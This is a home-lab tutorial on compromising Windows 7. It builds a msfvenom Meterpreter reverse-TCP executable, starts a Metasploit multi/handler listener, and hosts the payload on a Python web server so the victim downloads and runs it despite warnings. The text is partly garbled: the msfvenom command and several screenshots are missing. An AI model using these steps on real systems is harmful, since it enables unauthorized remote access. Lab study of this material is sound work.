Windows 7 Exploitation using Msfvenom

In Windows 7 Exploitation we have seen Icecast exploitation.

1. We used Metasploit Framework for attacking the Victim.

We have an another approach of windows 7 exploitation, where we will

- 1. Create a payload using "msfvenom".
- 2. We will send the payload to victim machine.
- 3. Once victim installs the payload we will get the meterpreter session.

Create Payload

To create payload we will do the following things:

1. We will open terminal and type "msfvenom --help".

```
### Stream -- help transport to the first of the first of
```

2. To create Payload, we need to mention few things which are listed below:

a. Payload: We need to mention which payload we want to create. For that we use the command -p

The payload we will select is "windows/meterpreter/reverse_tcp", Along with this we will select LHOST & LPORT.


LHOST = Listener/Attacker machine IP Address. [So we will enter Kali IP address]

LPORT = By default we will keep it 4444.


- b. File Extension: We need to mention the file extension of the payload. In windows we use ".exe" format file.
- c. Output: We need to mention the path and filename where it will saved.

Note: All the above commands have to be given together.

Example:



- 3. We will start the Metasploit Framework for meterpreter session.
- a. Start metesploit in terminal.



b. We will search for exploit "exploit/multi/handler"

Command: search exploit/multi/handler

# Name	Disclosure Date	Rank	Check	Description
2 exploit/linux/local/bash_profile_persistence 3 exploit/linux/local/desktop_privilege_escalation/load	1989-06-08 2014-08-07	normal excellent	No Yes	Bash Profile Persistence Desktop Linux Password Stealer and Privilege Escala
<pre>pxploit/multi/handle/ s exploit/windows/mssql/mssql_linkcrawlerk for meterpreter ecution</pre>	2000-01-01	manual great	No No	Generic Payload Handler Microsoft SQL Server Database Link Crawling Command
6 exploit/windows/browser/persits_xupload_traversal	2009-09-29	excellent	No	Persits XUpload ActiveX MakeHttpRequest Directory
7 exploit/linux/local/yum_package_manager_persistence	2003-12-17	excellent	No	Yum Package Manager Persistence

c. We will select/use the exploit highlighted in above screenshot.

Command: "use 4" or "use exploit/multi/handler"

d. We will give the command "options" or "show options".

i. In LHOST we will give Kali IP address

Command: "set LHOST < KaliIP>"

```
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set LHOST 192.168.1.14
LHOST => 192.168.1.14
```

ii. We will set the payload, as we have observed while creating payload we used payload "windows/meterpreter/reverse_tcp" but in our exploit it is "generic/shell_reverse_tcp"

Command: "set payload windows/meterpreter/reverse tcp"

```
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

ONCE BOTH THE THINGS HAVE BEEN SET, WE WILL GIVE THE COMMAND "options" TO CROSS VERIFY IT.

As we can see both Payload and Lhost is set.

e. Now, we will execute the exploit.

Command: "run"


```
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run
[*] Started reverse TCP handler on 192.168.1.14:4444
Node Type: Rich Text - Date Created: 2023/12/24 - 06:46
```

We will keep it as running and open a new terminal to perform next step.

- 4. Send the payload to Victim Machine [Win7]
- a. For that we will use inbuilt python server in kali linux.

Command: python3 -m http.server 80

PLEASE NOTE: WE NEED TO START THE SERVER WHERE OUR PAYLOAD IS SAVED. IN MY CASE IT IS SAVED IN "Documents/Win7Exp" FOLDER.



Directory listing for /



Note: In the above screenshot

- a. As I have started the python server, in the browser we will type "http://<Your Kali IP>:80" [Over here my IP address is 192.168.1.14]
- b. Once the page loads we will be able to see the payload created.

We will download and install the payload in Windows 7 (It will give us some warning, but we will click on "Run" command)

Once the installation is completed, we will move to step number 5

5. After the installation, we will get the meterpreter session in metasploit.

Next we can type command help and execute different commands.